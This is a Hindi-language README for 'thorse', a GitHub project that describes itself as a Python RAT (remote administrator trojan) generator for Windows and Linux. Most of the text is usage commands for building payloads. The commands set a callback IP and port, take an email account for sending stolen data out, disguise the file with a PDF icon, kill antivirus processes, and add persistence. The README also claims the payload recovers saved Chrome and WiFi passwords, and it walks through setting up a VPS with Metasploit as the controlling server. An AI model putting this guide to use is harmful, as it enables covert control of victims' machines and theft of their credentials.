 pushpenderindia/thorse
THorse Python 3 में लिखा गया Windows/Linux सिस्टम के लिए एक RAT (रिमोट एडमिनिस्ट्रेटर ट्रोजन) जनरेटर है।



THorse एक RAT (Remote Administrator Trojan) जनरेटर है जो Windows/Linux सिस्टम के लिए Python 3 में लिखा गया है।
यह छोटा python स्क्रिप्ट वास्तव में शानदार काम कर सकता है।
:computer: यह प्रोजेक्ट केवल अच्छे उद्देश्यों और व्यक्तिगत उपयोग के लिए बनाया गया था।
यह सॉफ्टवेयर "जैसा है" किसी भी प्रकार की वारंटी के बिना प्रदान किया जाता है। आप इस सॉफ्टवेयर का उपयोग अपने जोखिम पर कर सकते हैं। उपयोग की पूरी जिम्मेदारी अंतिम उपयोगकर्ता की है। डेवलपर्स कोई देयता नहीं मानते हैं और इस प्रोग्राम के किसी भी दुरुपयोग या क्षति के लिए जिम्मेदार नहीं हैं।
| समर्थित पुनर्प्राप्तियाँ, सहेजे गए पासवर्ड कहाँ से प्राप्त करने का प्रयास करता है : |
|---|
| Chrome ब्राउज़र |
| WiFi |
 Kali Linux - रोलिंग एडिशन
 Windows 10
Windows 8.1 - प्रो
Windows 7 - अल्टीमेट
हम सभी जानते हैं कि Meterpreter पेलोड कितना शक्तिशाली है, लेकिन फिर भी इससे बना पेलोड संतोषजनक नहीं है।
विंडोज में, कृपया paygen.py में Pyinstaller पथ निर्दिष्ट/सेट करें [पंक्ति 14]
डिफ़ॉल्ट पथ यह है : PYTHON_PYINSTALLER_PATH = os.path.expanduser("C:/Python37-32/Scripts/pyinstaller.exe")
इसे अपने सिस्टम के अनुसार बदलें
# निर्भरताएँ स्थापित करें
$ Install latest python 3.x

# /opt निर्देशिका पर जाएं (वैकल्पिक)
$ cd /opt/

# इस रिपॉजिटरी को क्लोन करें
$ git clone https://github.com/PushpenderIndia/thorse.git

# रिपॉजिटरी में जाएं
$ cd thorse

# निर्भरताएँ स्थापित करना
$ bash installer_linux.sh

# यदि installer_linux.sh निष्पादित करते समय कोई त्रुटि आती है, तो installer_linux.py का उपयोग करके स्थापित करने का प्रयास करें
$ python3 installer_linux.py

$ chmod +x paygen.py

$ python3 paygen.py --help

# पेलोड/RAT बनाना
$ python3 paygen.py --ip 127.0.0.1 --port 8080 -e [email protected] -p YourEmailPass -l -o output_file_name --icon icon_path

# कस्टम AVKiller के साथ पेलोड/RAT बनाना [डिफ़ॉल्ट रूप से, Kill_Targets में टनों ज्ञात एंटीवायरस जोड़े जाते हैं]
$ python3 paygen.py --ip 127.0.0.1 --port 8080 -e [email protected] -p YourEmailPass -l -o output_file_name --icon icon_path --kill_av AntiVirus.exe

# स्थायी होने के लिए कस्टम समय के साथ पेलोड/RAT बनाना
$ python3 paygen.py --ip 127.0.0.1 --port 8080 -e [email protected] -p YourEmailPass -l -o output_file_name --icon icon_path --persistence 10

नोट: आप आइकन फ़ोल्डर से हमारे कस्टम आइकन का भी उपयोग कर सकते हैं, बस उन्हें इस तरह उपयोग करें  --icon icon/pdf.ico
# 1. एक VPS सेटअप करें, आप किसी भी VPS प्रदाता जैसे Digital Ocean, Linode, AWS आदि से Ubuntu VPS खरीद सकते हैं

# 2. SSH का उपयोग करके अपने VPS से कनेक्ट करें
$ ssh username@ip_address

# 3. अपने Linux VPS को अपडेट करें
$ sudo apt update

# 4. Kali Linux रिपॉजिटरी जोड़ें
$ sudo sh -c "echo 'deb https://http.kali.org/kali kali-rolling main non-free contrib' > /etc/apt/sources.list.d/kali.list"

# 5. gnupg पैकेज स्थापित करें
$ sudo apt install gnupg

# 6. Kali पब्लिक कीज़ जोड़ें
$ wget 'https://archive.kali.org/archive-key.asc' && sudo apt-key add archive-key.asc

# 7. VPS अपडेट करें
$ sudo apt update

# 8. Kali प्राथमिकता सेट करें
$ sudo sh -c "echo 'Package: *'>/etc/apt/preferences.d/kali.pref; echo 'Pin: release a=kali-rolling'>>/etc/apt/preferences.d/kali.pref; echo 'Pin-Priority: 50'>>/etc/apt/preferences.d/kali.pref"

# 9. VPS अपडेट करें
$ sudo apt update

# 10. VPS में Metasploit Framework स्थापित करें
$ sudo apt install -t kali-rolling metasploit-framework

# नोट: उपरोक्त चरण केवल एक बार करने की आवश्यकता है

# 11. pip3 स्थापित करें
$ sudo apt install python3-pip
